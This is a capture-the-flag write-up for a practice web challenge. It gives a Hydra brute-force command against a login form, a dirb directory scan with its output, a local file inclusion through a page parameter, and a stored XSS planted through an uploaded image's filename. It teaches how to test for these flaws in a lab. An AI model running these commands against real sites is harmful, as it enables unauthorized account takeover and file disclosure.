# C1v3-Bl0G CTF

April 27, 2019 | Write-up

**OS:** Linux
**IP:** 127.0.0.11
**PORT:** 80

**CTF AUTHOR:** bl4ckbo7

## Objectives:

I. Can you get into the profile page of the admin?
II. Collect two flags.

## Vulnerabilities:

I. Brute force
II. Local File Inclusion (LFI)
III. Stored Cross Site Scripting

## Tools used:

I. Burpsuite Pro Edition
II. Hydra
III. Dirb
IV. Mozilla Firefox Browser
V. FoxyProxy

## OVERVIEW:

I. Brute force

A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. Brute-force attacks are often used for attacking authentication and discovering hidden content/pages within a web application. These attacks are usually sent via GET and POST requests to the server. In regards to authentication, brute force attacks are often mounted when an account lockout policy in not in place.

II. Local File Inclusion (LFI)

The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

III. Stored Cross Site Scripting

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. For instance, an attacker can hijack another

user’s browser, defacement of the application, capturing sensitive information viewed by application users.

## EXPLOITATION:

### I. Brute force

Go to **/login** page and you are required to enter the correct administrator login credentials. Unfortunately, the login credentials aren't open and now login in into that dashboard seems next to impossible. We need to try more and more possible combinations of username and password enter them manually and send the form, heck it's NOT working!! So, what are we gonna do? Close the tab and sleep? No, Heck No! Let's try to automate these boooring brute force attack using a decent tool, **Hydra**!

First and fore-most we shall use **burpsuite** to intercept the login request. What do we need from intercepted request? We need to inspect the form's request headers for post data.




*Figure 1: Intercepted login request - Using burpsuite.*

As we see, from the screenshot above, there is the post data comprising of login parameters and their corresponding values. **username=Admin&password=password**

Forwarding the above request results into a failed login web response.




*Figure 2: Login page & failed login error message*

Looking closely on the above screenshot, we can read the response error message, which says, **Login failed**!
Nice, that's very helpful because we have a response that informs us of failed login attempt. Good to go!

Time to unleash the powers in **Hydra**!

Hydra is simply a tool to guess/crack valid login/password pairs.




*Figure 3: Basic Hydra Usage.*

## Basic Hydra ‘http-post-form’

## *Usage: hydra -U http-post-form*

## Syntax:

*hydra -l <USER> -p <Password> <IP Address> http-post-form “<Login Page>:<Request Body>:<Error Message>”*

## *Options:*

-l  Single Username
-L Username list
-p Password
-P Password list
-t Limit concurrent connections
-V Verbose output
-f Stop on correct login
-s Port

We will need three main things from the website. The login page, request body, and the error message. All of which we get from *Figure 1* and *Figure 2* above.

**Building the payload:**

Now lets build the hydra command using the information we have gathered.

<Login Page> = replace with path to login page. (value has to start with /)

<Request body> = **username=Admin&password=password**. We do need to modify the username and password. Replace the failed username with ^USER^ and the failed password with ^PASS^. This change will allow hydra to substitute the values.

<Error Message> = replace with the failed login error message.

<IP Address> = replace with either an IP address or hostname.

<User> = replace with either username or username list.

<Password> = replace with either password or password list.

**Payload:**

```
hydra -l Admin -P /usr/share/wordlists/rockyou.txt 127.0.0.11 http-post-form "/login:username=Admin&password=^PASS^&Login=Login:Login failed!"
```

After running the payload, you'll succeed to brute force the username and password.

**Username**: Admin
**Password**: 1q2w3e4r5t

Easy, huh? ☺




*Figure 4: Administrator's Dashboard with the 1st flag*

## II. Local File Inclusion (LFI)

Check for /robots.txt .. Uggh! not even found. So, what else?

Scan the website's document root directory using **Dirb**, the terminal version of Dirbuster.

```
Usage: dirb <url_base> [<wordlist_file(s)>] [options]
```

## Payload

```
dirb http://c1v3.ctf/
```

## Verbose Output

```
---- Scanning URL: http://c1v3.ctf/ ----
+ http://c1v3.ctf/about (CODE:200|SIZE:1125)
+ http://c1v3.ctf/auth (CODE:200|SIZE:0)
==> DIRECTORY: http://c1v3.ctf/config/
==> DIRECTORY: http://c1v3.ctf/dashboard/
+ http://c1v3.ctf/index (CODE:200|SIZE:1627)
+ http://c1v3.ctf/index.php (CODE:200|SIZE:1627)
==> DIRECTORY: http://c1v3.ctf/javascript/
==> DIRECTORY: http://c1v3.ctf/libs/
+ http://c1v3.ctf/login (CODE:200|SIZE:2818)
+ http://c1v3.ctf/logout (CODE:302|SIZE:0)
+ http://c1v3.ctf/navigation (CODE:200|SIZE:298)
==> DIRECTORY: http://c1v3.ctf/objects/
==> DIRECTORY: http://c1v3.ctf/php/
+ http://c1v3.ctf/register (CODE:200|SIZE:0)
+ http://c1v3.ctf/server-status (CODE:200|SIZE:9002)
==> DIRECTORY: http://c1v3.ctf/uploads/

---- Entering directory: http://c1v3.ctf/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://c1v3.ctf/dashboard/ ----
+ http://c1v3.ctf/dashboard/edit (CODE:302|SIZE:2036)
+ http://c1v3.ctf/dashboard/index (CODE:302|SIZE:1357)
+ http://c1v3.ctf/dashboard/index.php (CODE:302|SIZE:1357)
```

+ http://c1v3.ctf/dashboard/navigation (CODE:200|SIZE:448)
+ http://c1v3.ctf/dashboard/post (CODE:302|SIZE:0)

---- Entering directory: http://c1v3.ctf/javascript/ ----
==> DIRECTORY: http://c1v3.ctf/javascript/jquery/

---- Entering directory: http://c1v3.ctf/libs/ ----
==> DIRECTORY: http://c1v3.ctf/libs/css/
**+ http://c1v3.ctf/libs/flag (CODE:200|SIZE:32)**
+ http://c1v3.ctf/libs/index (CODE:200|SIZE:0)
+ http://c1v3.ctf/libs/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://c1v3.ctf/libs/js/
+ http://c1v3.ctf/libs/libs (CODE:200|SIZE:12)

From the verbose output above, we see a very interesting file that is found from the path, **http://c1v3.ctf/libs/flag**.

Let's open it with the web browser.




*Figure 5: /libs/flag*

Damn! But what's all that ? Include me? Hmm… Let's do a bit further reconnaissance.

Navigating the path one step back (../), opens /libs/ which is just a blank page. Again going back to view dirb's verbose output we see there is a path, **http://c1v3.ctf/libs/libs**.

Open the link with the web browser.

---

```
LIFs LIFs ;)
```

*Figure 6: /libs/libs*

Hmm... LIFs LIFs ? Uhm, now we should be able to connect the dots, /libs/flag said 'Include me' then /libs/libs drops the hint 'LIFs LIFs'.. LIFs is just a disguised form of LFI.

Looking carefully on the navigation bar we see, a menu option to Libs ( http://c1v3.ctf/libs/index?p=libs ) page, we see that it passes the local file /libs and then includes it in the /libs/index file.

Now let's try in case of that flag file. Let's try including it as it pleaded for. Open below link with the web browser.

**http://c1v3.ctf/libs/index?p=flag**


*Figure 7: /libs/index?p=flag*

So, now we have all the two flags at our disposal.

We are remained with this one 0-day vulnerability.

## III. Stored Cross Site Scripting

With the web browser, navigate to /dashboard/edit.

Upload a picture with a file name carrying JavaScript payload.




*Figure 8: Uploading an innocent picture with JavaScript payload on its filename.*

The picture uploads successful, so when any visitor loads the homepage, the JavaScript on the filename gets executed. Because the images' filenames are printed on the page as well, but without being sanitized.




*Figure 9: Stored Cross Site Scripting: JavaScript in execution.*

**REFERENCES:**

Hydra – Brute Force HTTP(S) « Red Team Tutorials:
https://redteamtutorials.com/2018/10/25/hydra-brute-force-https/

OWASP Top 10 - 2017 – OWASP_Top_10-2017_(en).pdf.pdf:
https://www.owasp.org/images/7/72/OWASP_Top_10-2017_(en).pdf.pdf